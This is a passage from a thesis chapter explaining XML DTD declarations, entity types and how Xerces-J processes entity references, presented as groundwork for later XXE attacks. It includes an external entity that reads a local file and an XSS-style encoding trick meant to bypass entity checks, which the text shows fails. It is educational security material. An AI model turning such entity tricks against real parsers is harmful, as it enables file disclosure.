An element declaration consists of the keyword `<!Element`, a [5] name and a [46] content specification. A [46] content specification can take on a value of *empty*, *any*, *mixed* or *children*.

If the value 'children' is provided, only child elements are allowed, whose order of appearance and number can be governed by choice and sequence list. A choice list can be considered a unordered list, whereas a sequence is a ordered list, meaning each element has to appear at exactly the position which is defined by the grammar. A child [39] elements can appear either exactly once, zero or once (?), one or more (+) or zero or more (*) times.

An example of an [39] element with children and a [46] contentspec of *sequence* is shown in Listing 3.26

```
1 <!ELEMENT html (head, body?)>
```

Listing 3.26: Example of an element declaration with contentspec sequence

The "html" [39] element is allowed to have a maximum of two children in predefined order. First a "head" [39] element and then an optional "body" [39] element is expected. An XML document following these constraints is shown in Listing 3.27

```
1 <html>
2 <head></head>
3 <body></body>
```

Listing 3.27: Example of an XML document adhering to the DTD of Listing 3.26

We extend this example by providing a specification for the "head" [39] element as shown in Listing 3.28.

```
1 <!ELEMENT head (title | style)>
```

Listing 3.28: Example of an element declaration with contentspec choice

The "head" [39] element uses a [46] contentspec *choice* and is permitted to arrange the child [39] elements "title" and "style" in an arbitrary order.

An XML document adhering to this grammar is shown in Listing 3.29.

```
1 <html>
2 <head>
3 <title></title>
4 <style></style>
5 </head>
6 <body></body>
```

Listing 3.29: Example of an XML document adhering to the DTD of Listing 3.26 and Listing 3.28

If the value "mixed" is provided, the [39] element can contain both [14] character data and child [39] elements. When *mixed* is used, it is not possible to constrain the order or number of occurences of the child [39] elements. Listing 3.30 shows an example of the [39] element "title", which can only contain [14] character data. This is indicated by using the keyword *#PCDATA*.

```
1 <!ELEMENT title (#PCDATA)>
```

Listing 3.30: Example of an element declaration with character data as content

If the [46] content specification has the value *EMPTY*, an [44] empty-element is expected. If the [46] content specification takes on the value *ANY*, the [43] content can be [14] character data, arbitrary other child elements, comments, processing instructions or CDATA sections.

If a DTD is required, within this thesis we will keep it as simple as possible and therefore most of the time only use [14] character as a required value.

3.2.3. Attribute-List Declarations

Attributes can be assigned to [40] start-tag of [39] elements. [52] Attribute-list declarations allow to define the [5] name, type and a default value of assigned attributes as expressed in Listing 3.31

```
1 [52] AttlistDecl ::= '<!ATTLIST' S Name AttDef* S? '>'
2 [53] AttDef ::= S Name S AttType S DefaultDecl
```

Listing 3.31: Definition of an attribute declaration

An [52] attribute list declaration consists of the string `<!ATTLIST`, the [5] name of the corresponding [39] element and zero or more [53] attribute definitions. An [53] attribute definition also has a [5] name, an [54] attribute type and some additional information on properties, which are defined in [60] DefaultDecl.

Three kinds of values are allowed as an [54] attribute type: (i) a string type, (ii) a tokenized type and (iii) an enumerated type.

First, a string type allows an attribute to have any literal string as a [10] attribute value. An example of an [41] attribute 'id' with a string type for an [39] element 'data' is provided in Listing 3.32.

```
1 <!ELEMENT data (#PCDATA)>
2 <!ATTLIST data
3             id CDATA #IMPLIED>
```

Listing 3.32: Example of an attribute declaration

Second, the tokenized type is more constrained because it can only take on one value out of a predefined set of options, for example an *ID* or an *Entity*. If an [41] attribute is declared as type *ID*, its value must not appear more than once within an XML [39] element. If an attribute is declared as type *entity*, its value must match the [5] name of an unparsed entity.

Third, the enumerated type defines a list of values which can be used as [10] attribute values. As for the additional properties of the [53] attribute definition, the [60] DefaultDecl can take on the value *#REQUIRED*, *#IMPLIED* or a default value. This is more formally summarized in Listing 3.33.

```
1 [60]    DefaultDecl    ::=      '#REQUIRED' | '#IMPLIED'
2             | (('#FIXED' S)? AttValue)
3 [10]    AttValue       ::=      '"' ([^<&"] | Reference)* '"'
4             |  "'" ([^<&'] | Reference)* "'"
```

Listing 3.33: Definition of DefaultDecl

The value *#REQUIRED* expresses that the attribute is mandatory and has to be user supplied. The value *#IMPLIED* requires that "no default value is provided" [Bra08] The optional value *#FIXED* with a default [10] attribute value indicates that the [10] attribute value has to be used.

3.2.3.1. Attribute-Value Normalization

Before [10] attribute values are reported to the application, they are normalized according to the following algorithm.

1. Normalize all line breaks to #xA.
2. Start with an empty string.
3. "For each character, entity reference, or character reference in the unnormalized attribute value, beginning with the first and continuing to the last, do the following:
   - ⋆ For a character reference, append the referenced character to the normalized value.
   - ⋆ For an entity reference, recursively apply step 3 of this algorithm to the `replacement text` of the entity.
   - ⋆ For a white space character (#x20, #xD, #xA, #x9), append a space character (#x20) to the normalized value.
   - ⋆ For another character, append the character to the normalized value." [Bra08]

We are not further discussing this algorithm at this point. However, this algorithm is important for an XXE attack, which is discussed in Section 4.3.4.

3.3. Physical Structure

A Document Type Declaration can contain storage units, so called entities. Each XML document has one unnamed root entity (document entity) which stores the document (and its entities) and is the starting point for the XML processor.

The reader may already be acquainted with entities from HTML. When used within an HTML document, the entity < is substituted by '<', & by '&', etc. [wik15]. The entities just mentioned are also available in XML but are not at the focus of this section.

We will first discuss character references in Section 3.3.1, then proceed to internal general entities in Section 3.3.2 and external general entities in Section 3.3.3, explain internal parameter entities in Section 3.3.2 and external parameter entities in Section 3.3.5 and finally present unparsed entities in Section 3.3.6. Where applicable, we first give some general explanations about an entity, then discuss the associated well-formedness constraints and finish with an example.

Readers only interested in the knowledge required for the attacks, can skip Section 3.3.6.

3.3.1. Character References

General

[66] Character references are a subclass of a parsed entity and are defined in Listing 3.34

```
1 [66]    CharRef    ::=      '&#' [0-9]+ ';'
2             | '&#x' [0-9a-fA-F]+ ';'
```

Listing 3.34: Definition of a character reference

A [66] character reference starts with the string &# followed by a (i) decimal representation of the character or by an (ii) "x" and the hexadecimal representation of the character. At the end, the reference is closed by a semicolon. [66] Character references are case insensitive.

Associated Well-formedness Constraints

The well-formedness constraint [WFC: Legal Character] mandates that only such [66] character references are allowed to be used as specified by [2] character.

Example of a Character Reference

Listing 3.35 shows a minimal example of a [66] character reference.

```
1 <?xml version='1.0'?>
2 <data>&#65;&#84;&#38;&#84;</data>
```

Listing 3.35: Example of a character reference

- ⋆ Line 1: Declare an [23] XMLDecl; This starts the XML document. We will not mention this from now on in following listings.
- ⋆ Line 2: Declare an [39] element “data” with the string "AT&T" as [66] character references in [43] content.

We provide further information about processing of character references in different contexts in Section 3.4.1.

3.3.2. Internal General Entity

General

An internal general entity is a parsed entity. Listing 3.36 shows the definition of an internal general entity.

```
1 [70] EntityDecl ::= GEDecl
2 [71] GEDecl ::= '<!ENTITY' S Name S EntityDef S? '>'
3 [73] EntityDef ::= EntityValue
```

Listing 3.36: Definition of an internal general entity

The keyword `<!ENTITY` starts an entity declaration, then the [5] name of the entity follows and the literal entity value. “For an internal entity, the literal entity value is the quoted string actually present in the entity declaration, corresponding to the non-terminal EntityValue.” [Bra08]

Therefore we show in Listing 3.37 the definition of an [9] EntityValue.

```
1 [9] EntityValue    ::=      '"' ([^%&"] | PEReference | Reference)* '"'
2             |  "'" ([^%&'] | PEReference | Reference)* "'"
3 [67] Reference      ::=      EntityRef | CharRef
4 [68] EntityRef ::= '&' Name ';'
5 [69] PEReference    ::=      '%' Name ';'
```

Listing 3.37: Definition of an EntityValue

An internal general entity may have (i) character data, (ii) a reference to another entity or (iii) a reference to another parameter entity as its content. An internal general entity is referenced as in HTML, which is defined in Listing 3.38.

```
1 [67] Reference ::= EntityRef | CharRef
2 [68] EntityRef ::= '&' Name ';'
```

Listing 3.38: Definition of a general entity reference

We start with an ampersand, then add the [5] name of the entity and close the reference with a semicolon.

If the parser encounters such a reference, it looks up the corresponding entity declaration. Then, each character reference and parameter entity reference in the literal entity value is replaced. This is called the `replacement text`. The `replacement text` is checked for well-formedness. If the `replacement text` is well-formed, it is included instead of the entity reference.

Associated Well-formedness Constraints

"An internal general parsed entity is well-formed if its `replacement text` matches the production labeled content" [Bra08] Since [43] content can have a [67] Reference or an [68] EntityRef as its value, the following well-formedness constraints also apply to [43] content and therefore to an internal general entity.

[WFC: Entity Declared] This well-formedness constraint states that if the DTD is only composed of an internal subset, a general entity has to be declared if it is used.

[WFC: Parsed Entity] states that the name of an unparsed entity must not occur within an entity reference.

[WFC: No Recursion] states that "a parsed entity MUST NOT contain a recursive reference to itself, neither directly nor indirectly" [Bra08].

In summary, it appears that only the `replacement text`, but not the literal entity value, can be well-formed.

Example of an Internal General Entity

In Listing 3.39 we define an internal general entity 'company' and assign it a value 'Rotten Apple Inc.'. Note that in this case, since there are neither parameter entity references nor character references, the literal entity value corresponds to the `replacement text`.

```
1 <?xml version='1.0'?>
2 <!DOCTYPE [
3 <!ENTITY company 'Rotten Apple Inc.'>
4 ]>
5 <data>&company;</data>
```

Listing 3.39: Example of an internal general entity and a reference

- ⋆ Line 2: Start the [28] doctypedecl. We will not mention this fact from now on in following Listings.
- ⋆ Line 3: Declare an internal general entity "company" with a literal entity value "Rotten Apple Inc."
- ⋆ Line 4: Close the [28] doctypedecl. We will not mention this fact from now on in following Listings.
- ⋆ Line 5: Declare an [39] element "data" and reference the internal general entity.

Listing 3.40 shows the XML document after parsing has finished.

```
1 <?xml version='1.0'?>
2 <!DOCTYPE [
3 <!ENTITY company 'Rotten Apple Inc.'>
4 ]>
5 <data>Rotten Apple Inc.</data>
```

Listing 3.40: Example of an internal general entity after processing has finished

We provide further information about processing of an external general entity in different contexts in Section 3.4.2.

3.3.3. External General Entity

General

An external general entity is a parsed entity.

Listing 3.41 defines an external general entity.

```
1 [70] EntityDecl ::= GEDecl
2 [71] GEDecl     ::= '<!ENTITY' S Name S EntityDef S? '>'
3 [73] EntityDef  ::= ExternalID
4 [75] ExternalID ::= 'SYSTEM' S SystemLiteral | 'PUBLIC' S PubidLiteral
     S SystemLiteral
```

Listing 3.41: Definition of an external general entity

The keyword `<!ENTITY` starts the declaration. Then the [5] name of the entity follows and the keyword `SYSTEM`, in order to indicate that the following string is a path to a resource. As we discussed in Section 3.3.2, an internal general entity can have a string, a reference or a reference to a parameter entity as its value. External entities are defined to be anything except these. An external general entity uses a system identifier ([11] SystemLiteral) or a public identifier to reference content, which is external to the XML document and can be any parsed content (i.e. text files).

An XML processor can use the system identifier and public identifier in order to retrieve the content. However, it defaults to the system identifier if this attempt is not successful. One advantage of a public identifier [Har03a] is that no network connection is required. However, it is also stated that "PUBLIC IDs aren't used very much. Most of the time, validators rely on the URL to actually validate the document" [Har03a]. The literal entity value of an external entity "is the exact text contained in the entity" [Bra08]. This value is interpreted as a URI reference to a resource. If a relative reference is used, the path is relative to the document's location in which the external general entity is declared. The `replacement text` is "the content of the entity, after stripping the text declaration [...] but without any replacement of character references or parameter-entity references." [Bra08]

An external general entity is referenced the same way as an internal general entity, as in Listing 3.38.

Associated Well-formedness Constraints

An external general entity is considered to be well-formed if it adheres to the pattern [78] extParsedEnt which is shown in Listing 3.42.

```
1 [78] extParsedEnt ::= TextDecl? content
```

Listing 3.42: Definition of extParsedEnt

The resource, which is referenced by the system identifier, can optionally start with a [77] text declaration.

Listing 3.43 shows the definition of [77] TextDecl.

```
1 [77]    TextDecl       ::=      '<?xml' VersionInfo? EncodingDecl S? '
     ?>'
```

Listing 3.43: Definition of TextDecl

As we have already discussed in Section 3.1.9, this is similar to [23] XMLDecl, but the [80] EncodingDecl is mandatory here. If the attributes are not used correctly, this leads to a not well-formed XML document.

Since the second part of an [78] extParsedEnt is [43] content, the same well-formedness constraints apply as to an internal general entity ([WFC: Entity Declared], [WFC: Parsed Entity], [WFC: No Recursion]).

Example of an External General Entity

Listing 3.44 shows an example of an external general entity.

```
1 <?xml version="1.0"?>
2 <!DOCTYPE data [
3 <!ELEMENT data (#PCDATA)>
4 <!ENTITY file SYSTEM "file:///C:/Christopher_Spaeth/code/
     xml_files_windows/xxe.txt">
5 ]>
6 <data>&file;</data>
```

Listing 3.44: Example of an external general entity

Apart from the declaration of an external general entity, the XML document is identical to Listing 3.39. We provide further information about processing of an external general entity in different contexts in Section 3.4.3.

3.3.4. Internal Parameter Entity

General

An internal parameter entity is a parsed entity. Listing 3.45 defines an internal parameter entity.

```
1 [70] EntityDecl ::= PEDecl
2 [72] PEDecl     ::= '<!ENTITY' S '%' S Name S PEDef S? '>'
3 [74] PEDef      ::= EntityValue
```

Listing 3.45: Definition of an internal parameter entity

The keyword `<!ENTITY` starts an entity declaration, then a percent sign (%) follows, then the [5] name of the entity and the literal entity value. The literal entity value follows the same definition as an internal general entity and therefore Listing 3.37 applies to the content of an internal parameter entity.

Parameter entities (internal and external) occupy a different namespace than general entities. This means that even if a general entity and a parameter entity have the same name, they can be easily distinguished by an XML processor.

An internal parameter entity is referenced as in Listing 3.46

```
1 [67] Reference ::= EntityRef | CharRef
2 [69] PEReference ::= '%' Name ';'
```

Listing 3.46: Reference of a parameter entity

We first write a percent sign, then the [5] name of the entity and close the reference with a semicolon.

If the parser encounters such a reference, it looks up the corresponding entity declaration. Then, each character reference and parameter entity reference in the literal entity value is replaced. This is called the `replacement text`. However, in contrast to an internal general entity, the `replacement text` is 'well-formed by definition' [Bra08], which means it can contain arbitrary text, as for example only a [40] start-tag (which is not well-formed on its own).

Associated Well-formedness Constraints

Although the `replacement text` is well-formed by definition, parameter entity references are subject to well-formedness constraints.

Internal parameter entities are subject to the well-formedness constraints governing the internalSubset ([WFC: PE Between Declarations],[WFC: PEs in Internal Subset]) and the well-formedness constraints governing the use of parameter entity references in general ([WFC: No Recursion], [WFC: In DTD]). Internal and external parameter entities are subject to the same well-formedness constraints.

[WFC: PE Between Declarations] states that if a parameter entity reference is used within the DTD, its `replacement text` must match [31] extSubsetDecl, which is shown in Listing 3.47.

```
1 [31] extSubsetDecl ::= ( markupdecl | conditionalSect | DeclSep)*
```

Listing 3.47: Definition of extSubsetDecl

That means for an internal parameter entity the `replacement text` must constitute other [29] markup declarations such as [39] elements, entities, ...or a reference to a parameter entity ([28a] DeclSep). A conditional section is only allowed within an external parameter entity.

It is forbidden by [WFC: PEs in Internal Subset] that parameter entity references are used within markup in the [28b] internal subset. This restriction does not apply to parameter entity references in the [30] external subset. Parameter entity references may be used to substitute markup declarations, as indicated by [28a] DeclSep.

[WFC: No Recursion] states that "a parsed entity MUST NOT contain a recursive reference to itself, neither directly nor indirectly" [Bra08].

[WFC:In DTD] states that parameter entity references must not occur outside the DTD.

Example of an Internal Parameter Entity

In Listing 3.48 we declare an internal parameter entity which is used within the DTD and hence conforms to [WFC: PE Between Declarations].

```
1 <?xml version="1.0"?>
2 <!DOCTYPE data [
3 <!ENTITY % internal "<!ENTITY intern 'it_works'>">
4 %internal;
5 ]>
6 <data>&intern;</data>
```

Listing 3.48: Example of an internal parameter entity

- ⋆ Line 3: Declare an internal parameter entity "internal" with a literal entity value of an internal general entity.
- ⋆ Line 4: Reference the internal parameter entity.
- ⋆ Line 6: Reference the internal general entity "intern" in [43] content of [39] element " data.

We are not going into more detail at this point. We provide further information about processing of an internal parameter entity in different contexts in Section 3.4.4. There we also explain in more detail the repercussions of the well-formedness constraints.

3.3.5. External Parameter Entity

General

An external parameter entity is a parsed entity. Listing 3.49 defines an external parameter entity.

```
1 [70] EntityDecl ::=      PEDecl
2 [72] PEDecl     ::=      '<!ENTITY' S '%' S Name S PEDef S? '>'
3 [74] PEDef      ::=      ExternalID
4 [75] ExternalID ::=     'SYSTEM' S SystemLiteral | 'PUBLIC' S
   PubidLiteral S SystemLiteral
```

Listing 3.49: Definition of an external parameter entity

The keyword "<!ENTITY" starts an entity declaration, then a percent sign (%)follows, and then the [5] name of the entity and the keyword `SYSTEM` in order to indicate that the following string is a path to a resource.

If external parameter entities are supported, the [30] external subset can be provided in the [28] doctypedecl or within the [28b] internal subset as the `replacement text` of an external parameter entity.

Parameter entities (internal and external) occupy a different namespace than general entities. This means that even if a general entity and a parameter entity have the same name, they can be easily distinguished by the XML processor.

Referencing of an external parameter entity works identically to referencing an internal parameter entity as shown in Listing 3.46.

The literal entity value and `replacement text` of an external parameter entity are identical to the definition of an external general entity, as described in Section 3.3.3.

Associated Well-formedness Constraints

As internal parameter entities, external parameter entities are 'well-formed by definition' [Bra08] and the same well-formedness constraints apply ([WFC: PE Between Declarations], [WFC: PEs in Internal Subset], [WFC: No Recursion], [WFC: In DTD])

Example of an External Parameter Entity

In Listing 3.50 we declare an external parameter entity which is used within the DTD and hence conforms to [WFC: PE Between Declarations].

```
1 <?xml version="1.0"?>
2 <!DOCTYPE data [
3 <!ENTITY % external SYSTEM "internalSubset_ExternalPEReferenceInDTD.dtd
    ">
4 %external;
5 ]>
6 <data>&intern;</data>
```

Listing 3.50: Example of an external parameter entity

- ⋆ Line 3: Declare an external parameter entity "external" and assign a literal entity value of a URI to an external file.
- ⋆ Line 4: Reference the external parameter entity.
- ⋆ Line 6: Reference the internal general entity "intern" in [43] content of [39] element " data.

Listing 3.51 shows the referenced file "internalSubset_ExternalPEReferenceInDTD.dtd".

```
1 <!ENTITY intern 'it_works'>
```

Listing 3.51: Example of the referenced DTD of an external parameter entity

We provide further information about processing of an external parameter entity in different contexts in Section 3.4.4. There we also explain in more detail the repercussions of the well-formedness constraints.

3.3.6. Unparsed Entity

General

An Unparsed Entity does not have to be XML or even text, but it can contain audio files or other binary data. Listing 3.52 defines an unparsed entity.

```
1 [70] EntityDecl ::= GEDecl
2 [71] GEDecl     ::= '<!ENTITY' S Name S EntityDef S? '>'
3 [73] EntityDef  ::= (ExternalID NDataDecl?)
4 [75] ExternalID ::=     'SYSTEM' S SystemLiteral | 'PUBLIC' S
     PubidLiteral S SystemLiteral
5 [76] NDataDecl  ::= S 'NDATA' S Name
```

Listing 3.52: Definition of an unparsed entity

The keyword `<!ENTITY` starts the declaration. Then the [5] name of the entity follows and the keyword `SYSTEM`, in order to indicate that the following string is a path to a resource. To indicate that this entity is an unparsed entity (and not a parsed external general entity) the keyword `NDATA`, followed by the name of the corresponding [82] Notation is provided. The name in the [76] NDataDecl references the [5] name of a notation declaration, which can identify the 'format of unparsed entities, the format of elements which bear a notation attribute, or the application to which a processing instruction is addressed' [Bra08].

Listing 3.53 shows the defintion of a [82] Notation.

```
1 [82] NotationDecl ::= '<!NOTATION' S Name S (ExternalID | PublicID) S?
     '>'
2 [83] PublicID ::= 'PUBLIC' S PubidLiteral
```

Listing 3.53: Definition of a Notation for an unparsed entity

The keyword `NOTATION` starts the declaration. Then the [5] name of the notation follows and an [75] ExternalID or a [83] PublicID. The [75] ExternalID can be used by the XML processor to locate a helper application on the system to process the data within the unparsed entity. The specification [Bra08] states that unparsed entities have to be reported to the application, but no further processing is required by the XML processor. However, developers are free to implement their own processing of unparsed entities.

Associated Well-formedness Constraints

An unparsed entity is only subject to the [WFC: Parsed Entity], which states that an unparsed entity may only be referenced in [10] attribute values of type *Entity* or *Entities*.

Example of an Unparsed Entity

Listing 3.54 shows an example of an unparsed entity from a popular book on XML [Har03b].

```
1  <?xml version=''1.0''?>
2  <!DOCTYPE image [
3  <!ENTITY turing_getting_off_bus
4          SYSTEM "http://www.turing.org.uk/turing/pi1/busgroup.jpg"
5          NDATA jpeg>
6  <!NOTATION jpeg SYSTEM ''image/jpeg''>
7  <!ELEMENT image ANY>
8  <!ATTLIST image source ENTITY #REQUIRED>
9  ]>
10 <image source=''turing_getting_off_bus''></image>
```

Listing 3.54: Example of an unparsed entity

- ⋆ Line 3: Within the DTD the unparsed entity points to non-XML data, like a picture.
- ⋆ Line 6: The [82] notation provides further information on how this picture should be processed.
- ⋆ Line 7: Define an [39] element “image” with arbitrary content.
- ⋆ Line 8: Assign the [39] element an attribute “source”. This attribute must have an unparsed entity as its value.
- ⋆ Line 10: Declare an [39] element image with an attribute “source”. The [10] attribute value is the name of the unparsed entity.

The only example of an unparsed entity used in the wild which we were able to find is provided in a book about XML and Java [Har02a], where an example of docbook is used. We would like to note at this point that the author of this book [Har02a] had the same problem with a use-case of an unparsed entity in the wild.

3.4. Processing of Entities

This section discusses in detail processing of entities in different contexts, like “in Content”, “in Attribute Value”, “as Attribute Value”, “in EntityValue” and “in DTD”. We explain the processing of Xerces-J and the associated well-formedness constraints like [WFC: No Recursion], [WFC: No External Entity References], [WFC: PEs in Internal Subset] and [WFC: PE Between Declarations]. We proceed in the same order as we introduced the different types of entities in Section 3.3. We start with character references, then talk about internal general entities and external general entities and then deal with parameter entities. At the end we give some insights into processing of unparsed entities.

The tests are based on the XML specification [Bra08], however they might help understanding the specification better. We use Xerces-J to execute these tests. The specification defines five different contexts in which the parser must process references. The following is quoted literally (except for Roman numerals) from the specification [Bra08] in order to avoid any ambiguity.

(i) Reference in Content

“as a reference anywhere after the start-tag and before the end-tag of an element; corresponds to the nonterminal content” [Bra08]

(ii) Reference in Attribute Value

“as a reference within either the value of an attribute in a start-tag, or a default value in an attribute declaration; corresponds to the nonterminal AttValue.” [Bra08]

(iii) Occurs as Attribute Value

“as a Name, not a reference, appearing either as the value of an attribute which has been declared as type ENTITY, or as one of the space-separated tokens in the value of an attribute which has been declared as type ENTITIES.” [Bra08]

(iv) Reference in Entity Value

“as a reference within a parameter or internal entity’s literal entity value in the entity’s declaration; corresponds to the nonterminal EntityValue.” [Bra08]

(v) Reference in DTD

“as a reference within either the internal or external subsets of the DTD, but outside of an EntityValue, AttValue, PI, Comment, SystemLiteral, PubidLiteral, or the contents of an ignored conditional section (see 3.4 Conditional Sections).” [Bra08]

3.4.1. Character Reference

(i) Reference in Content

Required Behavior: Included

Listing 3.55 shows an example of character references in [43] content.

```
1 <?xml version="1.0"?>
2 <data>&#65;&#84;&#38;&#84;</data>
```

Listing 3.55: Example of a character reference in content

⋆ Line 2: Declare an [39] element “data” with character references as content.

A character reference in [43] content is included and the ’indicated character is processed in place of the reference itself’ [Bra08]. After the parser has processed the XML document the [43] content of [39] element “data” reads “AT&T”.

(ii) Reference in Attribute Value

Required Behavior: Included

There are two possibilities for a “Reference in Attribute Value”. First within an [41] attribute in a start-tag and second as a default value for an attribute in the [52] attribute declaration.

Listing 3.56 shows an example of a character reference in an [10] attribute value of a start-tag.

```
1 <?xml version="1.0"?>
2 <!DOCTYPE data [
3 ]>
4 <data sort="&#65;&#84;&#38;&#84;"></data>
```

Listing 3.56: Example of a character reference in an attribute value

⋆ Line 3: Declare an [39] element “data” with an attribute “sort”. Assign character references as the value of the [41] attribute.

Processing of a character reference in an [10] attribute value or as default value is identical to processing of a character reference in [43] content.

(iii) Occurs as Attribute Value

Required Behavior: Not Recognized

Listing 3.57 shows an example of a character reference “Occurs as Attribute Value”.

```
1 <?xml version="1.0"?>
2 <!DOCTYPE data [
3 <!ELEMENT data (#PCDATA)>
4 <!ATTLIST data sort ENTITY #REQUIRED>
5 ]>
6 <data sort="#x31;"></data>
```

Listing 3.57: Example of a character reference as attribute value

- ⋆ Line 3: Declare an [39] element “data”.
- ⋆ Line 4: Declare an [41] attribute for [39] element “data”, which has to be user supplied.
- ⋆ Line 6: Use the name of the character reference as value of the [41] attribute.

A character reference “as attribute value” is the reference without the preceding ampersand. The parser interprets this a sequence of [2] characters.

(iv) Reference in EntityValue

Required Behavior: Included

There are two scenarios in this case: a reference in (i) an internal general entity and (ii) an internal parameter entity.

Listing 3.58 shows an example of a character reference in an [9] EntityValue of (i) an internal general entity.

```
1 <?xml version="1.0"?>
2 <!DOCTYPE data [
3 <!ENTITY internal "int&#101;rn">
4 ]>
5 <data></data>
```

Listing 3.58: Example of a character reference in an EntityValue

- ⋆ Line 3: Declare an internal general entity “internal” with a literal entity value “intern”.

Processing of a character reference in an [9] EntityValue (both general and parameter entity) is identical to processing of a character reference in [43] content. The character reference is immediately replaced by the letter “ e” in the literal entity value.

(v) Reference in DTD

Required Behavior: Forbidden

Listing 3.59 shows an example of a character reference within the DTD.

```
1 <?xml version="1.0"?>
2 <!DOCTYPE data [
3 <!ENTITY &#105;nternal "intern">
4 ]>
5 <data>&internal;</data>
6 <!--Inhalt DTD: <!ENTITY internal "intern"> -->
```

Listing 3.59: Example of a character reference in DTD (not well-formed)

⋆ Line 3: Declare an internal general entity with a character reference as the letter “i” of the [5] name.

By declaration [28b] internal subset, character references are not allowed within the DTD. This also applies to a single character reference which may be used within the name of an entity. Processing such an XML document constitutes a fatal error. Therefore, bypassing manual entity checks by using an XSS-style technique similar to the one in Listing 3.60 is not possible.

```
1 <?xml version="1.0"?>
2 <!DOCTYPE data [
3 &#60;&#33;&#69;&#78;&#84;&#73;&#84;&#89;&#32;&#105;&#110;&#116;&#101;
4 &#114;&#110;&#97;&#108;&#32;&#34;&#105;&#110;&#116;&#101;&#114;
5 &#110;&#34;&#62;
6 ]>
7 <data>&internal;</data>
8 <!--Inhalt DTD: <!ENTITY internal "intern"> -->
```

Listing 3.60: Example of an XSS-style character escaping in DTD to bypass manual entity checks (not well-formed)

3.4.2. Internal General Entity

(i) In Content

Required Behavior: Included

Listing 3.61 shows an example of an internal general entity reference in [43] content.

```
1 <?xml version="1.0"?>
2 <!DOCTYPE data [
3 <!ENTITY internal "it_works">
4 ]>
5 <data>&internal;</data>
```

Listing 3.61: Example of an internal general entity in content

- ⋆ Line 3: Declare an internal general entity 'internal' with the literal entity value 'it_works'.
- ⋆ Line 5: Reference the internal general entity "internal" in [43] content of the [39] element "data".

The XML processor registers the internal general entity "internal". When the entity is referenced in [43] content, the `replacement text` is computed. In this case there is nothing to do, because the literal entity value does not contain a character or a parameter entity reference. The `replacement text` is included in the [43] content of the [39] element.

A common question regarding "internal general entities" is whether they are resolved "recursively". Listing 3.62 shows an example.

```
1 <data>&amp;amp;</data>
```

Listing 3.62: Example of recursive processing of an internal general entity

Does this reference resolve to "<data>&</data>" or to "<data>&</data>"? We would like to note that this is a special case of an internal general entity for several reasons. Firstly, the entity "amp" is declared by default in every XML processor, secondly, this entity is used to escape a forbidden character in XML and thirdly, it is used for referencing general entities. Shortly put, it is not resolved recursively and the resulting [43] content is "&". Readers interested in this subject can refer to appendix D of the XML specification [Bra08].

(ii) Reference in Attribute Value

Required Behavior: Included

There are two possibilities for a “Reference in Attribute Value”. First within an [41] attribute in a start-tag and second as a default value for an attribute in the [52] attribute declaration.

Listing 3.63 shows an example of an internal general entity reference in an [10] attribute value of a start-tag.

```
1 <?xml version="1.0"?>
2 <!DOCTYPE data [
3 <!ENTITY internal "it_works">
4 ]>
5 <data sort="&internal;"></data>
```

Listing 3.63: Example of an internal general entity reference in an attribute value

- ⋆ Line 3: Declare an internal general entity ’internal’ with the literal entity value ’it_works’.
- ⋆ Line 5: Reference the internal general entity in the [10] attribute value.

Processing of an entity reference in an [10] attribute value or as default value is identical to processing of an entity reference in [43] content.

(iii) Occurs as Attribute Value

Required Behavior: Forbidden

Listing 3.64 shows an example of an internal general entity reference “Occurs as Attribute Value”.

```
1 <?xml version="1.0"?>
2 <!DOCTYPE data [
3 <!ENTITY internal "it_works">
4 <!ELEMENT data (#PCDATA)>
5 <!ATTLIST data sort ENTITY #REQUIRED>
6 ]>
7 <data sort="internal"></data>
```

Listing 3.64: Example of an internal general entity as attribute value

- ⋆ Line 3 Declare an internal general entity ’internal’ with the literal entity value ’it_works’.

The remaining listing is identical to the corresponding listing discussed in Section 3.4.1.

Using the name of an internal general entity in an attribute of type “Entity” is forbidden. The name of the internal general entity is not recognized as a reference. Therefore, within an [10] attribute value this is merely a string. We did not observe that Xerces-J raises an error, although it is required to do so according to the specification.

(iv) Reference in EntityValue

Required Behavior: Bypassed

There are two scenarios in this case: a reference in (i) an internal general entity and (ii) an internal parameter entity.

Listing 3.65 shows an example of a reference to an internal general entity in an [9] EntityValue of (i) an internal general entity.

```
1 <?xml version="1.0"?>
2 <!DOCTYPE data [
3 <!ENTITY internal "it_works">
4 <!ENTITY use "&internal;">
5 ]>
6 <data>&use;</data>
```

Listing 3.65: Example of an internal general entity in an EntityValue

- ⋆ Line 3: Declare an internal general entity “internal” with a literal entity value “it_works”.
- ⋆ Line 4: Declare an internal general entity “use” with a literal entity value “&internal;”.
- ⋆ Line 6: Reference the internal general entity “use” in [43] content of the [39] element “data”.

First the parser registers the entities “internal” and “use”. Next, the parser finds the reference in [43] content to the entity “use”. Since there are no character or parameter entity references, the `replacement text` of “use” corresponds to its literal entity value. The entity reference to “internal” is bypassed. Then the parser includes the `replacement text` “&internal;” of entity “use” in [43] content. The parser reparses the [43] content and finds another entity reference in [43] content. Readers interested in a discussion of this processing step may refer to Paragraph 3.4.2.

The well-formedness constraint [WFC: No Recursion] applies to the context “Reference in EntityValue”. “A parsed entity MUST NOT contain a recursive reference to itself, neither directly nor indirectly.” [Bra08]

Therefore the following code snippet as in Listing 3.66 violates the [WFC: No Recursion] constraint.

```
1 <!ENTITY a "a&a;">
```

Listing 3.66: Example of a violation of WFC: No Recursion (not well-formed)

Listing 3.67 shows another example which also violates [WFC: No Recursion].

```
1 <!ENTITY a "&b;">
2 <!ENTITY b "a&a;">
```

Listing 3.67: Example of a violation of WFC: No Recursion (not well-formed)

The same processing and well-formedness constraints apply to an [9] EntityValue of (ii) an internal parameter entity.

(v) Reference in DTD

Required Behavior: Forbidden

Listing 3.68 shows an example of an internal general entity reference within the DTD.

```
1 <?xml version="1.0"?>
2 <!DOCTYPE data [
3 <!ENTITY internal "<!ENTITY intern 'it_works'>">
4 &internal;
5 ]>
6 <data></data>
```

Listing 3.68: Example of an internal general entity reference in DTD (not well-formed)

- ⋆ Line 3: Declare an internal general entity “internal” with a literal entity value of a internal general entity “intern”.
- ⋆ Line 4: Reference the internal general entity “internal" within the DTD.

According to [28b] internal subset and [30] external subset only markup declarations and parameter entity references are allowed within the DTD. References to a general entity such as &myInternalEntity; are not covered by these definitions. Because of this fact internal general entity references are forbidden within the DTD and processing of such an XML document constitutes a fatal error.

3.4.3. External General Entity

An external general entity has a system identifier as its literal entity value, which is “meant to be converted to a URI reference” [Bra08]. As an example, if an external general entity is declared with a literal entity value of “../xmlfiles/testing.xml” and the file is saved at or, in other words stored under “C:/xmluser/xmlfiles/testing.xml”, then the URI is the full path to the resource on the file system. We address this process, from now on, by using the phrase “The parser resolves the URI”.

(i) Reference in Content

Required Behavior: Included if validating

